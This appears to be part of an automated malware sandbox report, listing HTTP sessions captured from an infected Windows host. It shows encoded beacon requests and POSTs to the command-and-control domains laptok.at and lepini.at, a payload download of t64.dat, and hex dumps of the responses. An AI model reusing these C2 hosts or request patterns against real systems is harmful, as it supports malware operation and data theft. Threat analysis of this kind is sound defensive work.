Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49752	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 12, 2021 18:45:15.358726978 CET	5544	OUT	GET /api1/FnFXZRWsgaOv/P6JvZtKT1UO/agHdP9HeJ299dx/NjFG3Ft3KB32OuetXL2sT/DABW2CvkhTj1mHcu/d2rOfCnZM39ngVM/pgEkPfy7WZBHt2_2BI/8hIbLV9eh/Nxh_2BSaIH1v25_2Fy2g/jQtR51J9UQmW5hGZQSs/bUByYCCGCjlzccS8n_2Fr1/2TxpWMxaih6Zd/1FC2e6YZ/ytawmZHSR4fCdrk_2BuzGs2/I_2Fe7DGRd/nrzf8JbWsmL4ZMLw8/AiFgBOzN747U/qJ5myKX5wF4/23oTR339hxhZPv/OxZ3q5cF_2BQi5HeJCCQ3/czqNoTGtPyg5zMIR/bO5RZf4FOlJ/J HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Feb 12, 2021 18:45:15.759638071 CET	5545	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 12 Feb 2021 17:45:15 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9b c5 7a 83 50 10 46 1f 28 0b dc 96 b8 4b 70 d8 21 c1 dd e1 e9 4b bb ec 97 92 70 ef cc 3f e7 90 5b bc 31 37 2b 68 26 65 55 4b 91 92 ab 92 ab e1 70 70 58 e5 e7 58 97 69 84 d0 e0 93 41 f4 11 d9 40 08 ee b9 6c 9a 02 4f 18 29 46 c5 1e a1 02 11 c1 8c 8e 6e 3a 47 d0 cf 75 10 ad 31 a4 03 6d d4 01 5f b3 87 30 b7 92 73 d8 f0 49 a6 93 bb 09 40 18 89 cb 85 e6 82 86 12 9a 05 a8 f8 f5 cb 7a 3f 34 32 08 3b 7b f4 4a 28 04 c6 51 78 e0 f7 4b a4 29 9d be e6 8d 84 a1 a2 b1 3c ab eb 88 92 9c fe ad ca 58 cd 29 b2 90 6f a4 66 83 39 58 b9 10 b5 96 04 22 8f 23 60 36 31 b8 ee b9 85 d5 f5 65 ae 8e c7 5a 9f 8f ec 16 3a c6 85 9f df 19 86 86 53 f6 48 f2 c4 1d c4 cf 5a 30 71 54 14 07 3d 64 95 8a 36 6f 75 43 20 1f e0 c7 6e d2 37 ef bd 8f 20 cc 1e f7 45 c2 61 6a 57 22 68 0a b5 ce 46 15 39 aa 2b 7a 8a fd 94 78 84 f6 58 dd 2f 9f 53 e0 9f 76 68 d8 1f b5 cb 69 67 69 d7 7c 05 ba 87 2b 1a 37 fd 1c 37 cd ee 2b 55 cb b2 5d a6 8f 49 52 31 2f 7c 52 27 9b b0 81 52 32 a8 58 e5 56 a7 8c ec 84 b0 ef 06 46 ee e5 03 7a e9 c3 70 c8 5d 2c 54 b9 41 a8 7f 77 43 3a bd e7 37 bb 85 70 54 30 fe 61 8c 4b 07 ac d3 c0 6e 53 a9 7e 4f 62 c4 d3 77 22 66 6a e3 1c 63 6d 73 ce 2d b6 7b 46 55 72 2c d4 92 8d 0f 08 7b fa 4f 87 ed 04 a0 67 39 36 5c a7 67 05 58 b0 86 09 51 a7 d4 d7 9a ba 4a 00 71 24 39 1a 3b a1 85 c0 9f 92 de 62 da af 05 19 90 33 ca a9 61 08 6b f9 48 9d 44 50 a5 95 30 e7 8e 84 50 ce d3 3f 24 ed ec bd d7 c4 68 21 4d 7a e5 cf 23 35 fd 4b 39 b4 0a 9f 09 0c 61 f4 23 6e 42 31 77 db 0f 95 0b f7 9e 72 09 d4 4c 1a b7 71 10 81 1f 46 f2 f9 b8 67 b9 2f 32 92 b3 72 7a 9e 62 7b b9 1f 87 60 b6 96 7d 60 6f f5 3b 12 18 af e3 33 dd fe ec ee 42 a0 18 8c bf 36 bd ce b8 d2 67 c4 eb eb b9 af 08 6d d9 f1 0b a1 0a 12 e0 7a 40 7e 9d 6c 1b 68 07 f6 1c cc eb 1e 26 67 6b 9e 90 be c6 30 12 20 8c ff 48 01 c6 ed 69 ad e9 3e 6b 36 fe 37 7f 11 b2 a1 07 37 e5 0a b3 07 f6 cf ca 44 5c 6a fe e8 73 62 1a 4d 04 b8 e5 fe e9 c8 b7 a6 4e c2 c4 b5 bd 11 b1 3a 61 ad c5 f7 ae 52 aa 02 0c c0 47 dd 26 d7 7c d3 dc c8 39 11 de 3e 14 2b 8f 67 60 da 3e 93 39 3b fe e0 72 45 7d 19 c7 f6 ae 4b 54 d5 bc 7a ee ce 2d 16 d8 f0 95 6e 7b d9 43 c8 3d ee 8f 21 8b 16 f0 b1 dc e9 21 97 6c b6 91 c9 f2 22 8e e3 62 9a 78 4a d4 85 64 20 82 8f 3d 86 b2 c5 a1 63 5a b9 f1 24 3c 15 0e 0c 1d fa e0 9f f0 44 4c 46 2a 06 99 d9 20 94 73 a7 69 de d5 7d f6 95 64 78 18 70 f9 1d 17 62 90 12 29 7a 9e 3c 64 df ba 43 13 a3 45 75 4b 6c 31 0b 9d 15 b3 b6 da af eb 2f 9f 24 96 7a 29 c2 c3 59 2b 5a f8 94 eb a5 ae a2 79 ef f2 0f 3d b2 41 a1 9e a6 64 41 14 51 c6 3b db a6 f7 28 21 67 6d 0a 1e ae ef f7 f0 cb 21 2a eb 88 6d ea 96 b9 6b 1c 33 e3 ad e8 5e 10 85 50 33 e2 b7 37 bf 25 1f b2 2e 16 fa 4b 05 6f b7 25 01 e7 bb 5d 47 a7 08 1b ea f4 2a 21 91 00 56 3f 19 17 7f e4 1b 32 16 64 ce 8c e5 a3 80 4e 42 95 ec 41 17 c1 79 41 78 39 5f b8 00 e5 f1 85 25 c4 00 22 05 28 48 86 e4 3b 36 7d a9 ee fd c3 b2 2a 59 81 f0 58 0e 2b d4 b1 2c 39 b1 b8 14 1b e1 0b e5 93 19 90 f2 86 ed 75 aa c7 96 ef 32 d5 a9 07 71 07 83 ed 7e 84 7b b5 0a 43 15 e0 41 3d 30 5c 93 92 78 35 ed 01 59 d1 6a e9 9d 3a 23 f2 df 07 aa a1 21 41 eb 00 72 e7 d9 83 61 45 1d a2 35 0f 35 d1 e6 bc Data Ascii: 2000zPF(Kp!Kp?[17+h&eUKppXXiA@lO)Fn:Gu1m_0sI@z?42;{J(QxK)<X)of9X"#`61eZ:SHZ0qT=d6ouC n7 EajW"hF9+zxX/Svhigi|+77+U]IR1/|R'R2XVFzp],TAwC:7pT0aKnS~Obw"fjcms-{FUr,{Og96\gXQJq$9;b3akHDP0P?$h!Mz #5K9a#nB1wrLqFg/2rzb{`}`o;3B6gmz@~lh&gk0 Hi>k677D\jsbMN:aRG&|9>+g`>9;rE}KTz-n{C=!!l"bxJd =cZ$<DLF* s i}dxpb)z<dCEuKl1/$z)Y+Zy=AdAQ;(!gm!*mk3^P37%.Ko%]G*!V?2dNBAyAx9_%"(H;6}*YX+,9u2q~{CA=0\x5Yj:#!AraE55

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49751	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 12, 2021 18:45:16.317478895 CET	5817	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive
Feb 12, 2021 18:45:16.405004025 CET	5817	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 12 Feb 2021 17:45:16 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49754	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 12, 2021 18:45:18.448458910 CET	5819	OUT	GET /api1/zobiFDQnBaZYuwt/rfdusQHNImkOYENAMp/kT_2B2cd3/SGUJBC0FLMtXFEIZjgF4/X6JHa0dYaBh2VT FZ3ie/AQvPNAeKAbUpEx_2BIA_2F/yqBcCuGKcxWU4/7_2FDUSL/tmEKyuvK3UnsOb7GxJhyB1v/eAgP5jhU7c/4LQ dBuTq0iBob66eg/RKZ75u7U2Jkq/Bh_2B1mS8Vw/lDNXKg1S3Gc5QV/zwawyAQoh3ycAGCJJd6YY/crMtievOTWbq6 IjA/LAnATbCyag_2Bwn/5yU0_2BoSAkzUKbcl_/2BAXWx8K4/WLBZv2PnGv5crOgJCyib/ZVr6kC0SezCKLbzs2jt/ 2ZOSFMw HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Feb 12, 2021 18:45:18.800822020 CET	5821	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 12 Feb 2021 17:45:18 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 37 36 63 0d 0a 1f 8b 08 00 00 00 00 00 00 03 0d 94 35 b2 ad 00 00 43 17 44 81 5b f1 0b e0 e2 ee d2 e1 ee ce ea ff eb 33 93 49 ce 24 af 04 77 c5 49 30 a8 12 a5 a8 b6 a2 5f 8b 54 b2 76 d5 66 ff 0d 57 1e 19 f4 a9 6d 4f b3 8e 5d 45 3e 09 2d 0c e2 b5 e8 b3 78 a7 0e 77 9b 12 07 06 8a 34 67 0b 51 e1 e3 63 ff d2 ba 88 2a d0 67 de 7e 35 cb 0f 69 99 96 72 61 db 7b 64 dc e9 f2 d6 a6 75 f4 53 a0 da 04 4e 16 a0 fc 4e ed c7 26 8a 5a ea 13 9a 6e ed 08 0b 7c cc 3a 04 f3 0e 55 97 6e e6 ab 00 c3 c8 6a 3e 3d 02 cc c5 94 d7 1a 93 3d c4 4d 8c 9d e5 36 2c 6b 04 b0 a2 35 67 c4 32 d5 e1 dd e7 70 62 be a2 0e 18 bc 38 ba ab b1 7a 36 52 97 d5 24 07 50 19 12 89 13 47 0d 36 af 5b bb fa cd cb b8 0a f6 31 6f c5 40 c9 03 8d 2d 41 90 b6 41 4f ad da 6b 65 9e 25 e9 71 cd af da a4 99 20 88 95 3c 3c 66 1c 12 d8 9f 8e cd 93 47 d0 b6 47 a6 5b 04 6f 4d d2 8b 2f cf c7 e4 84 5d 76 cd cc af 49 1e d7 6c b8 90 2b 8d 5d a1 d9 c6 fa dd 05 61 75 4a 98 d3 fd 73 72 8d 75 74 4f fa 17 62 27 63 f7 72 0f 18 74 fd 12 89 50 ca 7f 95 5e cd b5 30 ed 73 02 4d ec 8d 0e fd 6a 8f 0f da 19 f4 c1 29 eb 63 52 47 f1 ce 75 99 1f a8 ab b7 5d e0 01 7b 63 e8 a3 2a 8a 29 e0 2c ab fb a8 d5 b7 a0 1b 15 fd a7 ad 41 18 48 22 e2 d4 38 f9 9c 35 fc 68 a4 a6 73 e4 17 a6 16 e5 90 0a 7c e9 12 c4 d4 42 af 20 53 e5 0d 82 c1 75 23 a0 da 29 78 00 6c 96 a6 b6 f0 b2 79 50 06 8b 8d 2e 02 32 5d 59 db de 2a 32 51 3b 0f f5 98 d5 90 e7 2c 7f 06 f2 ea 77 56 4b 3d 0a a4 93 d9 56 ad c5 34 a9 de 9d 38 55 c9 0a 16 a6 fe 75 f3 6e 90 f4 ec 0d 36 62 44 46 cb c3 58 ac 57 f0 99 73 4d da be 94 43 fe b3 08 9c 2e e9 a7 a1 d7 81 0c 6a ef e0 04 38 67 b6 ca 8b 92 ac e9 da 9e da 9b 01 31 84 4c e0 20 e9 ea c0 df 5e a6 72 73 1b a0 2f 9d 2e cc ce 52 45 79 86 4d b4 30 84 ce c2 4a ee a4 ba b5 15 ce f4 61 a3 d3 79 43 24 bf 0f 43 7c ff c0 cc 2b 95 da dc cb 22 a5 92 42 4d 22 3a 81 36 29 0b 65 c7 aa 04 c9 2a 2b b0 64 0f 11 06 cc ba 7e be df 28 6e 54 a5 32 6c 65 68 e7 f9 07 6e 08 80 ea 46 14 a1 19 01 c9 3c 88 40 2b b0 05 d6 aa 94 1b 6a a7 ab ce e4 84 d8 5c be ce df 6d 1c 47 d8 88 00 c1 81 61 93 7c dc 1d c0 25 b1 8a 12 5c 2b af c4 07 a2 d2 d9 6f 70 2d ff 42 85 e4 9f 43 10 83 a9 d9 91 44 72 12 00 65 f4 0f f9 5b c1 46 b7 42 8c 2c 85 17 d5 a5 c2 60 d0 68 fa 83 d4 c6 c5 a4 05 25 0a aa c0 bc 66 ae 9b d3 f8 8b 2e c1 d9 f3 88 fe cb 5e 25 25 e6 3b 24 51 9d e8 57 11 cc 97 43 ed 62 f3 e7 14 a5 ed 3a 78 b9 0b 64 e9 9a 69 a9 ac 80 4c fb d4 7a 6c 4d bf a6 fe a8 be 6d 94 af 0e 84 13 96 c0 1f 95 3f 35 51 33 8d bf 4e 40 d7 d6 a8 5a d1 a6 ab 93 ac af 5d ed 9c 3b 0a f3 1b f8 9e 05 c0 5a 81 8e 5f a3 ff 42 38 c4 15 8e f4 c5 f4 84 12 a3 0f ae 1c 79 5f 55 04 71 ab 16 86 04 b5 26 45 c1 1e f1 0c d3 6d 93 da 34 92 07 29 0f 7d f3 b1 f0 42 0c 74 23 e1 07 09 aa 17 e3 3a 76 23 0c 27 41 95 44 1b cc c0 6c b1 67 1c 49 a3 fd 27 48 25 64 b9 21 aa 4b a5 07 b1 fe ca 41 9c 84 f4 bd 6d 51 c8 04 17 f0 51 73 39 51 2e 39 77 0f 2b f9 78 55 85 fe 06 3a 57 c8 b2 aa 51 1a bf b1 b6 f5 9c 21 0b fe 10 47 5d 37 d1 ca a3 c0 65 27 b8 4c 75 4f d1 c8 ac f3 9c 92 f6 09 86 93 59 48 bc 93 36 32 ab 8a de 24 16 3a fa cb 81 c4 5f 96 b7 ed f2 18 89 8f d0 9a 35 54 d6 57 2c 56 60 5c 98 bf 0e 12 af d4 7d 88 2e 5b 63 f9 c6 20 c6 93 Data Ascii: 76c5CD[3l$wl0_TvfWmO]E>-xw4gQc*g~5ira{duSNN&Zn|:Unj>==M6,k5g2pb8z6R$PG6[1o@-AAOke%q <<fG G[oM/]vll+]auJsrutOb'crtP^0sMj)cRGu]{c*),AH"85hs|B Su#)xlyP.2]Y*2Q;,wVK=V48Uun6bDFXWsMC.j8g1L ^rs/.R EyM0JayC$C|+"BM":6)e*+d~(nT2lehnF<@+j\mGa|%\+op-BCDre[FB,`h%f.^%%;$QWCb:xdiLzlMm?5Q3N@Z];Z _B8y_Uq&Em4)}Bt#:v#'ADlgl'H%d!KAmQQs9Q.9w+xU:WQ!G]7e'LuOYH62$:_5TW,V`\}.[c

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49755	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 12, 2021 18:45:30.231029034 CET	5822	OUT	GET /jvassets/xI/t64.dat HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Host: c56.lepini.at
Feb 12, 2021 18:45:30.317939997 CET	5824	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 12 Feb 2021 17:45:30 GMT Content-Type: application/octet-stream Content-Length: 138820 Last-Modified: Mon, 28 Oct 2019 09:43:42 GMT Connection: close ETag: "5db6b84e-21e44" Accept-Ranges: bytes Data Raw: 17 45 7e 72 ac 5b ed 66 e1 de 31 9e 70 18 b7 1a 77 c0 be b3 e2 43 ff 7c d8 16 7f 6f 35 a2 d1 a5 d2 ec 0d 0c de 58 84 1a f3 53 04 f0 65 cb 76 1f 35 85 a0 7d 1d f2 44 63 de 89 f3 f1 eb d3 60 21 68 3d 3a 93 e1 55 94 db 4c d2 f2 b4 3e 34 48 eb e8 47 7b 53 14 54 86 87 a3 d2 0d 55 0c d0 4f 6f 51 73 eb e2 f9 f4 9b f0 49 af 3d a0 bd ba 48 52 29 a2 84 33 75 9e 48 16 a7 b3 00 58 91 bf bf ea 49 85 ff c7 58 36 df 5b 13 ec c2 c6 92 56 72 82 53 68 a1 ca a8 33 3e e7 8b 8e 6f fa 4b 85 a0 7f bb 5c de 12 c3 97 40 27 18 f2 b2 95 91 d8 b7 45 cf 2a 5f 95 76 5b fc 02 c1 9d d7 e5 7f ee ec f5 a0 52 7b 4d 4d ae da 70 b4 71 95 b6 39 2e 38 47 c0 ab 5e fe cf a1 6a 5c a5 3c 8f 1b 97 0a 2a 41 5f 6e 2e 85 b4 8e 24 d6 6a 1c cb 43 8c ca 75 7d 09 57 73 3c a2 b8 0b 18 00 21 c1 f5 fc e4 2b 04 14 51 c3 36 ea 80 55 0a 28 82 e4 56 51 91 99 bf 11 ae 36 06 cd 81 44 e0 ad db 69 d6 8e 24 28 ee 4c 0d 81 69 8b 96 c0 52 cd ed ec 31 e8 7f 08 d8 ff 0a 82 4d 1d fa a0 28 3c 3f 5f 53 cb 64 ea 5d 7c c7 f0 0f 28 71 5a f4 60 b7 7b f3 e1 19 5b 7b be d1 62 af ef 2f ad 3b 22 a8 03 e7 9f 3d e5 da ca 8b 1a 9c 2c fd 76 89 a9 f7 a5 7b 6a b4 47 62 bf 64 5d 54 26 01 9a 1d 3b b0 97 db c5 c1 dd 94 52 d0 b2 77 e0 f7 00 8d c1 99 02 69 f4 b2 87 b2 0c 68 b3 9d b6 e6 a6 9f 58 b0 52 f8 5e b5 ac 1e 36 41 bd bc f9 5d 3a 2b 5a 40 60 9a 48 c1 b3 4a df cc 81 65 53 4e e4 9a 80 8b dd 8f 43 eb 11 23 73 1b 1b c1 99 89 21 94 4c a5 84 c3 13 96 ad 5d 82 20 a4 a4 3b dd 1e 43 74 c6 42 11 7a 8a f2 93 8b 7e 24 73 17 d9 c7 eb 47 18 47 41 4f a2 f1 bc 52 cc 35 f2 c2 73 3e e5 32 8a b5 c7 7c 3b d4 88 bd aa 47 48 66 2e 00 bd 3f fc 08 b4 49 98 e3 36 db f0 33 4c 40 2b cc 59 2a b5 ba 73 58 27 de a0 31 0e 6d 63 70 19 7b 5f 67 00 54 79 89 7f 42 21 df 6e 23 e1 54 43 4a 09 00 77 ac fb e4 2e a8 6d 07 21 b3 a0 98 ad 40 d2 34 64 c9 c2 62 14 7c 45 eb a0 65 98 c1 18 a1 6a af 69 0a a2 bb 50 42 96 c1 d7 02 58 6d f4 b1 15 90 f6 50 9c 6a fd d4 2e 5e a7 4a cb 67 59 63 74 77 99 de e0 c0 d5 5c 9d a7 89 1b 90 39 29 23 21 3b c4 35 f1 49 9e 67 f3 ce fe 1d 0a 67 69 06 13 13 30 ab e6 c6 f4 c9 7e 94 48 5b a1 f7 5f 27 1f 03 ac 85 e1 0e b1 bf 6e e1 1c 5a 24 cc b2 53 fd 61 58 e3 87 0b 85 9e 03 94 f6 2a bd 92 53 09 77 f8 5e d3 c9 b7 19 42 4e e6 2a 67 af 27 4e 01 de 6a fc 1e 82 0c 7e 45 7b e8 1d 97 82 9b 5c 14 96 d2 82 dd 53 15 1e 84 41 01 4f 0f 32 ac ee b7 85 96 4c e9 dc b0 42 3c 93 a6 0b a3 79 cb 7b 2c d1 21 6f c1 6a 38 48 d7 37 8f 35 b8 1d 7a e7 eb 63 bc 4e 6b b6 23 aa 9c fd 32 03 46 e2 37 47 49 c2 35 a1 48 7e 98 49 6a b4 98 e7 cb 33 dd 1a be 5a c8 ea a7 44 33 9b e3 a6 84 da 68 ec bf 93 03 88 f9 6e 02 17 a6 96 46 ad ae 25 c2 bb 97 7a 57 35 aa 0a 42 b5 c3 8a 35 af 20 1b 1a b9 c6 99 99 8a b2 b6 46 1c 70 a0 53 c2 e9 a2 e6 ad a4 8f d5 11 da 74 60 13 7c 55 4d 42 1c c6 a4 47 a8 4e 27 67 a4 37 b3 0e ca f5 b1 9a a5 de e3 07 25 55 07 ff 18 b3 17 44 8b a0 af e3 f5 ff 75 b8 f2 2b 4d 9e f9 ad 07 c0 5e d7 1b ab 81 e4 99 93 ac a9 63 2f 4e 27 18 d0 dd 29 f7 28 98 b1 c3 5e 52 9e d4 01 1b 9f ba 6d 7d 24 b8 cc 84 0e 03 07 2e 3a ba b5 ad 8b ae 57 ce 78 7b aa 0f 07 5f ee 2a 4a 6b 0d f8 40 bb 79 91 71 5d ae 1b 1d 3c bf b9 e2 9b d4 4c 6c 52 55 e3 59 22 40 9a 6f cc 9a 14 bb 63 ad 00 8f bf cd 7b ca 18 ce c6 df 21 08 86 ed 93 17 79 b7 6d 89 0c ba 64 8a 93 dd fa 1b 07 69 84 31 87 f9 ae 59 a4 f8 ed 03 62 6f 2a fa 54 99 38 81 d4 e3 dc e8 39 d4 b0 62 81 c2 49 a1 Data Ascii: E~r[f1pwC|o5XSev5}Dc`!h=:UL>4HG{STUOoQsI=HR)3uHXIX6[VrSh3>oK\@'E*_v[R{MMpq9.8G^j\<*A_n.$ jCu}Ws<!+Q6U(VQ6Di$(LiR1M(<?_Sd]\|(qZ`{[{b/;"=,v{jGbd]T&;RwihXR^6A]:+Z@`HJeSNC#s!L] ;CtBz~$sGGAOR5s>2 |;GHf.?I63L@+Y*sX'1mcp{_gTyB!n#TCJw.m!@4db|EejiPBXmPj.^JgYctw\9)#!;5Iggi0~H[_'nZ$SaX*Sw^BN*g'Nj~E{\S AO2LB<y{,!oj8H75zcNk#2F7GI5H~Ij3ZD3hnF%zW5B5 FpSt`\|UMBGN'g7%UDu+M^c/N')(^Rm}$.:Wx{_*Jk@yq] <LlRUY"@oc{!ymdi1Ybo*T89bI

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49756	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 12, 2021 18:45:41.686889887 CET	5969	OUT	GET /api1/TsKcWE2WM/nJKmvtwztxYIvooVmlF8/f0GhZMHg0Zw5qyafREH/k8WCOuLk57UyBPUazjQh2Z/3S3ubd SMDgVaL/gAWRJwIA/ZCG7BHExQwWXeVA1UnuSBqn/i4n1PFTtlL/cwWi1gc5A_2Bt5DHa/KB0_2BLRegs0/BViXJpK wWgb/pjm_2BuXWxLo81/vWKBV9Fs7FvCc1nuX8q5n/wGeJRl_2FEvkYbfF/Pr91DmkaDab5rrv/0H_2FXSeTsgpPad A5E/E3CpLlb73/0qgYAbyOZODf4FqqEkA4/X5b8p4TRxQsXlnMDNwZ/TvAO43omBsbN/h HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0 Host: api3.lepini.at
Feb 12, 2021 18:45:42.331084967 CET	5970	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 12 Feb 2021 17:45:42 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49757	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 12, 2021 18:45:42.509705067 CET	5971	OUT	POST /api1/pmT_2FJ7yMpV_2FsxCGV/80ZJDlvhk5QH3DonF9p/gMZiDS0z2g2bNrJ_2Bv_2B/DXZEEWDxEnN_2/Bx7WHkRW/wpcaGRddlyctm9GWW0oCdyR/qDXQAt7J40/6ogNDJFenwl5gVncd/SbRM7SEjzx1B/lGa_2BU69FH/bDmPVUZABXfNqj/99lThSa0HHLaHhjsVvXGB/uCBX4Mj6I29IAbCC/UnujtjeNBz5OBuo/7XOr98uUHKNs6Ghu4C/k_2BIsFhF/UXse0hUo2oKU8zO8khsV/ZbPtcIIUg_2B2PD2b0Q/KHYH7l2X48hEAXFhsSFudS/huoP4e HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0 Content-Length: 2 Host: api3.lepini.at
Feb 12, 2021 18:45:43.089463949 CET	5972	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 12 Feb 2021 17:45:43 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 38 61 0d 0a 65 92 af 02 32 c3 8c 4c 6d 80 23 f8 67 8c a5 b1 d6 13 61 21 3d 81 bb ec 03 c3 74 1c 5b 13 ce df 89 00 e4 d8 6a 80 1d bf 89 95 b2 8a 72 a6 32 82 77 89 56 df d9 7a 6b e8 ed 81 b7 4c ed 1c a5 64 69 b4 83 06 ad 28 67 9a 31 dc 57 73 c3 bf 5f df fc 13 33 ca 25 57 72 2f e6 c5 bf 85 46 f1 07 f9 54 3b ad 51 64 0f 3a bd ba 2c 15 06 4f ab 38 8a ba 0a a6 48 e0 0a 66 06 57 30 36 ad e0 15 e4 fb 34 95 72 cf a2 f5 9e 40 dc 07 0d 0a 30 0d 0a 0d 0a Data Ascii: 8ae2Lm#ga!=t[jr2wVzkLdi(g1Ws_3%Wr/FT;Qd:,O8HfW064r@0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49764	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 12, 2021 18:45:53.262633085 CET	6352	OUT	POST /api1/wg1QV_2B2jK6U599/4soNRq1qJ06YALs/mJi2qRbZeuNMqY4FmA/01g6652pA/D2qVqwQIRUQev6KQGCi0/LYk3CvZ2IO_2Fu9jE12/_2B2kWk8qqoKgVqzIAtHsw/z75DAZtdqon2W/3Wolp6WN/H18LH8kaewpIZWiAXdUEHcF/0Ba_2F_2B2/ICV_2BIs_2FSaSDFn/9h5nv6RAHtg8/YqIkefpDil_/2BfZRGXy7VacIh/PFUk101XGoG2wc6VBSKno/YiX6cbeIPwJJih34/1jOElbpygTipEn_/2FzdBQOzx3LF3SdNfA/TQU2svioerNtuqc/vE_2Foj HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: multipart/form-data; boundary=281829761942640994051476669676 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0 Content-Length: 275 Host: api3.lepini.at
Feb 12, 2021 18:45:53.606561899 CET	6361	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 12 Feb 2021 17:45:53 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
